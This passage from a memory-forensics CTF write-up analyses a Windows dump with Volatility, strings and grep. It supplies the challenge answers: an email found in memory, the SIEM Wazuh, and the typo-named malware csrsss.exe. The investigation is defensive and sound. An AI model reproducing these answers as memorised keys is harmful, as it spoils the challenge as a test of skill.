profile=Win7SP1x64 memdump -p 2380 -D /home/kali/Documents/sherlocks/recollection/
strings 2380.dmp | grep -E '\b[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Z|a-z]{2,}\b'
```




```
┌──(kali㉿kali)-[~/Documents/sherlocks/recollection]
└─$ strings 2380.dmp | grep -E '\b[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Z|a-z]{2,}\b'
        emailmafia_code1337@gmail.commafia_code1337@gmail.comc
=       emailmafia_code1337@gmail.com
=       emailmafia_code1337@gmail.com
U=a65bded5-284b-407b-86df-db3050f7f451mafia_code1337@gmail.com
emailmafia_code1337@gmail.comEmail address or phone number683a39dc-88c1-4616-b397-6feea0cc0aeafacebook.com6368385652420695719420638584c
https://www.verisign.com; by E-mail at CPS-requests@verisign.com; or
https://www.verisign.com; by E-mail at CPS-requests@verisign.com; or
T@..AA..@
iVq0xhg@p.yRg
5@jom.FederatedAuthRequest
N@mojom.CrossOriginEmbedderPolicyReporterMessageHeaderValidator
R@jom.ReportingServiceProxy
```

mafia_code1337@gmail.com

Using MS Edge browser, the victim searched about a SIEM solution. What is the SIEM solution's name?


```
strings 2380.dmp | grep -Eo '\bhttps?://[^[:space:]]+' | uniq | grep "bing"
```




```
203-aa9525ed6e72&psq=malwarebazaar&u=a1aHR0cHM6Ly9iYXphYXIuYWJ1c2UuY2gv&ntb=1
https://www.bing.com/search?q=install+wazuh+agent+windows&cvid=1cd1decfefee44308a63
b7-6f49-3203-aa9525ed6e72&psq=install+wazuh+agent+windows&u=a1aHR0cHM6Ly9kb2N1bWVud
https://www.bing.com/search?q=base64+encode&cvid=45ced78c702743d6a4d37add75db9d6a&a
https://www.bing.com/search?q=7+zip+windows+7&go=Search&qs=ds&form=QBRE
```

Wazuh

The victim user downloaded an exe file. The file's name was mimicking a legitimate binary from Microsoft with a typo (i.e. legitimate binary is powershell.exe and attacker named a malware as powershall.exe). Tell us the file name with the file extension?



```
PS C:\Users\user> cd .\Downloads
PS C:\Users\user\Downloads> ls


    Directory: C:\Users\user\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-----         12/19/2022   2:59 PM         420864 b0ad704122d9cffddd57ec92991a1e99fc
                                                  1ac02d5b4d8fd31720978c02635cb1.exe
-a----        12/19/2022   9:00 PM         313152 b0ad704122d9cffddd57ec92991a1e99fc
                                                  1ac02d5b4d8fd31720978c02635cb1.zip
-a----        12/19/2022   9:00 PM         205646 bf9e9366489541153d0e2cd21bdae11591
                                                  f6be48407f896b75e1320628346b03.zip
-a----        12/19/2022   3:00 PM         309248 csrsss.exe
-a----        12/17/2022   4:16 PM        5885952 wazuh-agent-4.3.10-1.msi
```



The **Client/Server Runtime Subsystem**, or `csrss.exe`, is a component of the Windows NT family of operating systems that provides the user mode side of the Win32 subsystem. In modern versions of Windows, it is primarily involved with process and thread management, console window handling, side-by-side assembly loading and the shutdown process. Historically, it had also been responsible for window management and graphics rendering, however, these operations have been moved to kernel mode starting with Windows NT 4.0 to improve performance.[1]

last one is csrsss.exe in the user\downloads folder